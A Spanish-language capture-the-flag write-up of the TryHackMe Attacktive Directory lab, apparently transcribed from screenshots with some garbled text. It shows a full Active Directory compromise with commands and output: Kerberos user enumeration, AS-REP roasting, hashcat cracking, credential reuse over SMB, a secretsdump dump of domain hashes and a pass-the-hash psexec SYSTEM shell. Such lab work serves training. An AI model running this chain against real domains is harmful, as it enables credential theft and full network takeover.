


Yo creo que no es necesario explicaciones adicionales pero creo que sabemos que es un Windows.



De todas formas lo vamos a verificar por buena costumbre con nuestro ping inicial. TTL de 127, por su cercanía a 128 sabemos ya que es un windows.

```
(jouker@joukerm)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c1:33:2d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.140/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86035sec preferred_lft 86035sec
    inet6 fe80::a00:27ff:fec1:332d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default
    link/none
    inet 10.8.28.60/16 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::b651:612d:f857:b293/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

(jouker@joukerm)-[~]
$ ping 10.10.142.18
PING 10.10.142.18 (10.10.142.18) 56(84) bytes of data:
64 bytes from 10.10.142.18: icmp_seq=1 ttl=127 time=70.7 ms
64 bytes from 10.10.142.18: icmp_seq=2 ttl=127 time=70.5 ms
64 bytes from 10.10.142.18: icmp_seq=3 ttl=127 time=70.3 ms
^C
— 10.10.142.18 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 70.303/70.514/70.742/0.179 ms

(jouker@joukerm)-[~]
$
```

A continuación vamos a realizar la comanda de nmap para listar los puertos disponibles en Windows.

Como no, no falla todos los puertos abiertos típicos en Windows (Como hecho de menos Linux)

```
(jouker@joukerm)-[~]  
$ sudo nmap --open -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.142.18 -oN target.txt  
[sudo] contraseña para jouker:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 14:59 CET y The Machine  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 14:59  
Completed NSE at 14:59, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 14:59  
Completed NSE at 14:59, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 14:59  
Completed NSE at 14:59, 0.00s elapsed  
Initiating SYN Stealth Scan at 14:59  
Scanning 10.10.142.18 [1000 ports]  
Discovered open port 53/tcp on 10.10.142.18  
Discovered open port 80/tcp on 10.10.142.18  
Discovered open port 135/tcp on 10.10.142.18  
Discovered open port 139/tcp on 10.10.142.18  
Discovered open port 445/tcp on 10.10.142.18  
Discovered open port 3389/tcp on 10.10.142.18  
Discovered open port 464/tcp on 10.10.142.18  
Discovered open port 593/tcp on 10.10.142.18  
Discovered open port 636/tcp on 10.10.142.18  
Discovered open port 5985/tcp on 10.10.142.18  
Discovered open port 3268/tcp on 10.10.142.18  
Discovered open port 88/tcp on 10.10.142.18  
Discovered open port 389/tcp on 10.10.142.18  
Discovered open port 3269/tcp on 10.10.142.18  
Completed SYN Stealth Scan at 14:59, 0.38s elapsed (1000 total ports)  
Initiating Service scan at 14:59  
Scanning 14 services on 10.10.142.18
```

Primera pregunta, voy a hacer uso de la herramienta.

De forma normal miraría más en detalle la página web, pero siendo esta room, me voy directo al puerto 139/445.

What tool will allow us to enumerate port 139/445?

✓ Correct Answer

Ya de paso voy a mirar que consigo enumerar con enum4linux

[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''

```
S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)
```

[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''

```
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)
```

What is the NetBIOS-Domain Name of the machine?

THM-AD

✓ Correct Answer

What invalid TLD do people commonly use for their Active Directory Domain?

.local

✓ Correct Answer

💡 Hint

https://wadcoms.github.io/wadcoms/Kerbrute-UserEnum/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## .. / Kerbrute-UserEnum

☆ Star 1,488



Enumeration No Creds Kerberos Linux Windows

ropnop's kerbrute bruteforces and enumerates valid Active Directory accounts through Kerberos Pre-Authentication. The following command will attempt to enumerate valid usernames given a list of usernames to try.

Command Reference:

```
Domain: test.local
Username List: usernames.txt
```

Command:

```
kerbrute userenum -d test.local usernames.txt
```

References:

What command within Kerbrute will allow us to enumerate valid usernames?

userenum

✓ Correct Answer

🔍 Hint

```
(jouker@jouker)-[~/kerbrute]
$ sudo crackmapexec smb 10.10.142.18 -u '' -p ''
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
...
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SAM C:\windows\temp\SYSTEM 66 reg save HKLM\SYSTEM C:\windows\temp\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SECURITY C:\windows\temp\SECURITY 66 reg save HKLM\SYSTEM C:\windows\temp\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
stringbinding = 'ncacn_np:%s[\pipe\svcsctl] % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\f'
command = self.__shell + 'echo ' + data + ' ^> \\127.0.0.1\{\}\{\} 2">61 > %TEMP%\{\} & %COMSPEC% /Q /c %TEMP%\{\} & %COMSPEC% /Q /c del %TEMP%\{\}'.format(self.__share_name, self.__ou
attachFile)
SMB 10.10.142.18 445 ATTACKTIVEDIREC [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB 10.10.142.18 445 ATTACKTIVEDIREC [+] spookysec.local\
(jouker@jouker)-[~/kerbrute]
```

Finalmente despues de probar con diferentes combinaciones esta de aquí es la que me ha funcionado para listar usuarios, llama la atención la de svc-admin ya que es la única que dice (NOT PREAUTH)

```
kerbrute.py: error: unrecognized arguments: userenum
(jouker@jouker)-[~/kerbrute]
$ python3 kerbrute.py -users ../temporal/userlist.txt -domain spookysec.local

Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Valid user => james
[*] Valid user => svc-admin [NOT PREAUTH]
[*] Valid user => James
[*] Valid user => robin
[*] Blocked/Disabled user => guest
[*] Valid user => darkstar
```

Otra manera de hacerlo también por si acaso

```
(jouker@jouker)-[~/kerbrute]
$ sudo impacket-GetNPUsers spookysec.local/ -no-pass -usersfile ../temporal/userlist.txt -dc-ip 10.10.176.165 | grep -v "Kerberos SessionError:*"
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
skrb5asrep$235svc-admin$SPOOKYSEC.LOCAL:e30f3022f65aba37a3eb9ba72860e5b95ce0d05294f23eaaab8fe6ef096e88bcc7ea1612aed63897ce3a9740130f21cd3b01b2e098289403c00f5875751dc80baa13646e8880cac95d24b27a07fb03036efe9e1176af91de7ed16869c949a89a14338ad073c3e767e59e33a4faebac56d208665cc2aabd284f3abdb6a780b374cac1798d84cc48099edf168931576747966454d219cf9dbab0ff6e52bd1aa499a9aaaf523e0653c3adee602ae9ea544cf3b412e1416e33e9dc724fd3f5b9608a419b5738f3a67e647b49ad6d536cf9b9be7e2696b4de3b01310b40fa8a4f23f3da013722204fa162e8cd002fb135c3f4dd80d227d500416d694959c9c73f0
```

What notable account is discovered? (These should jump out at you)

svc-admin

✓ Correct Answer

Si esperábamos un poco más en la captura de antes sale un user llamado backup

What is the other notable account is discovered? (These should jump out at you)

backup

✓ Correct Answer

Con la info que tenemos de antes podemos saber que el usuario al que le podemos sacar un ticket es al svc-admin

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin

✓ Correct Answer

Con esta comanda le acabo de pedir al domain controller el ticket que necesitaba sin necesidad de credenciales, gracias a las preguntas puedo acabar encontrando cual es el usuario vulnerable para obtener este hash, se lo pasamos a hashcat y a ver si podemos obtener alguna password

```
(Jouker@Jouker):~/kerbrute
└─$ impacket-getNPUsers spookyspc.local/svc-admin -no-pass
Impacket V0.13.0.dev0:20250220.93348.63156bd5 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$svc-admin$05P00K95EC.LOCAL:af1b34e4c65296156a75b4d89812ef6f4ae15a00c8e43dd59184976598c64c89d2c2040efefc7f30916376e81af5e73831bbd6825e62aded04e5ca108cb32d1edac8958699cf88a6961a8302f138aee70475bc8dbae5a8adf69928f8f8f46d89
a07396c7167c623deddab7fb26c87864c83ec3bd619a3cd751d9a16a33c91e09f3d2ecfc6e78eed4a2384ac3804411acbff5ae56de31eafb99280c8aa9195165395e97e74456843cf04699783074477490cc26f8ded78bbf10655d63d75d037db39e2ad9e4835ddc1e7147a72148607d24aad6f71
c7545ab3cac60832cafc13b7008ef52bd36878290857f6aa0810d84a218be506e3329751108a4316ac550
Activar Windows
```

Con el hash obtenido ahora vamos a bruteforcearlo

```
$ hashcat hashkerberos
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 1259/2582 MB (512 MB allocatable), 3MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:
18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Starting attack in stdin mode

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
```

Con un diccionario generico no funciona por lo que usamos la wordlist que nos facilita para este lab el tryhackme

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:8b2df9ed01c1bdb3173040b18756039e$6c5efa56589d24784846ccb24d3f66d189c32251d038fd5676420a25f1ce43cbcfa7d80585eb57a3e11e9141c339184896fc3ff4bd4f09bab9030207a1c6ef392b09b98135be35722b67fdb1a47aac4d711ba2cd677820380e4d39d3bd87388ece08229966fe8b957fb334474134f5a793be0fabf1b9f93108fc3466bb11ae224294abd74f6fe2c70c095431e1c7df187e7f41fb0e46f7a5d872cfafdac67131e1e777caae18c8bacb4ea55a869b40904e8f72dccf0b6fd9e846c261be2683b8fae7fab4b59cb3a5dd64fbaa72a77c423c2bce8b948799c76d0f07d09bf629838fee4f16fb0678dad93b0a44ad7e management2005

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:8b2df9ed01c... 44ad7e
Time.Started.....: Wed Feb 26 16:16:15 2025 (0 secs)
Time.Estimated...: Wed Feb 26 16:16:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (../temporal/passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 89566 H/s (0.75ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 6912/70188 (9.85%)
Rejected.....: 0/6912 (0.00%)
Restore.Point...: 6144/70188 (8.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: horoscope -> center
Hardware.Mon.#1...: Util: 35%

Started: Wed Feb 26 16:16:14 2025
Stopped: Wed Feb 26 16:16:17 2025
```

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23

✓ Correct Answer    ? Hint

```
(jouker@joukerm)-[~/kerbrute]
$ hashcat -h | grep 18200
18200 | Kerberos 5, etype 23, AS-REP
```

What mode is the hash?

18200

✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005

✓ Correct Answer

## Ahora listo con SMBMAP y SMBCLIENT

```
(jouker@joukerm)-[~/kerbrute]
$ smbmap -H spookysec.local -u "svc-admin" -p "management2005"
```

[illegible]

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com  
<https://github.com/ShawnDEvans/smbmap>

[\*] Detected 1 hosts serving SMB

```
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
```

IP: 10.10.142.18:445	Name: spookysec.local	Status: <span style="color: green;">Authenticated</span>
Disk	Permissions	Comment
ADMIN\$	<span style="color: red;">NO ACCESS</span>	Remote Admin
backup	<span style="color: red;">READ ONLY</span>	
C\$	<span style="color: red;">NO ACCESS</span>	Default share
IPC\$	<span style="color: red;">READ ONLY</span>	Remote IPC
NETLOGON	<span style="color: red;">READ ONLY</span>	Logon server share
SYSVOL	<span style="color: red;">READ ONLY</span>	Logon server share

```
[*] Closed 1 connections
```

```
(jouker@joukerm)-[~/kerbrute]
```

```
(jouker@joukerm)-[~/kerbrute]
$ smbclient -L spookysec.local -U svc-admin%management2005
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
backup	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Reconnecting with SMB1 for workgroup listing.

```
do connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
```

```
Unable to connect with SMB1 -- no workgroup available
```

```

(jouker@joukerm)-[~/kerbrute]
$

```

Entro al recurso compartido backup, en dicho recurso compartido puedo ver una password de backup, la desargo y veo un churro enorme. Por lo que seguramente lo tendre que deshashear de nuevo



para progresar

```
SMB disabled - no workgroup available
(jouker@joukerm)-[~/kerbrute]
$ smbclient //spookysec.local/backup -U svc-admin%management2005 -smb2support
Can't load smb2support - run testparm to debug it
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sat Apr  4 21:08:39 2020
..               D          0  Sat Apr  4 21:08:39 2020
backup_credentials.txt  A        48  Sat Apr  4 21:08:53 2020

8247551 blocks of size 4096. 3658597 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0,2 KiloBytes/sec) (average 0,2 KiloBytes/se
smb: \> exit
(jouker@joukerm)-[~/kerbrute]
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNRdXAyNTE3ODYw
(jouker@joukerm)-[~/kerbrute]
$
```

Al estar en base64 (Muy CTF) consigo de sobras el contenido que habia dentro, con unas credenciales en spooky sec del usuario backup, vuelvo a comprobar sus credenciales con crackmapexec y funciona correctamente

```
(jouker@joukerm)-[~/kerbrute]
$ echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNRdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860
(jouker@joukerm)-[~/kerbrute]
$
```

Compruebo como las credenciales son válidas con Crackmapexec, lo que me permite entrar ya dentro del sistema

```
(jouker@joukerm)-[~/kerbrute]
$ crackmapexec smb 10.10.142.18 -u 'backup' -p 'backup2517860'
SMB 10.10.142.18 445 ATTACKIVEDIREC [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB 10.10.142.18 445 ATTACKIVEDIREC [+] spookysec.local\backup:backup2517860
(jouker@joukerm)-[~/kerbrute]
```



Answer the questions below

✔ Woop woop! Your answer is correct

What utility can we use to map remote SMB shares?

smbclient

✔ Correct Answer

🔍 Hint

Which option will list shares?

-L

✔ Correct Answer

🔍 Hint

How many remote shares is the server listing?

6

✔ Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?

backup

✔ Correct Answer

What is the content of the file?

YmFja3VwQHhNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw

✔ Correct Answer

🔍 Hint

Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860

✔ Correct Answer

Hay una herramienta que se llama secretsdump, de la rama de impacket que sirve para que con un usuario que tenga ciertos

permisos dumppear todas las contraseñas posibles.

```
(jouker@joukerm)-[~/kerbrute]
$ impacket-secretsdump -just-dc backup@spookysec.local
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password [REDACTED]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTS:1000:aad3b435b51404eeaad3b435b51404ee:99874c1a90e0fee4ae5bfa075d78d89:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bfff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdecdd
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c9fa7050499
spookysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b211767941dc893be
spookysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookysec.local\Ori:aes256-cts-hmac-sha1-96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067
spookysec.local\Ori:aes128-cts-hmac-sha1-96:5ee50856b24d48fddfc9da965737a25e
spookysec.local\Ori:des-cbc-md5:1c8f79864654cd4a
```

Ahora somos administradores gracias a la herramienta tambien de impacket psexec haciendo una técnica de passdehash con el hash del

# administrador

```
(jouker@joukerm)-[~/kerbrute]
$ impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on spookysec.local....
[*] Found writable share ADMIN$
[*] Uploading file nQtvGIEg.exe
[*] Opening SVCManager on spookysec.local....
[*] Creating service nRKU on spookysec.local....
[*] Starting service nRKU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```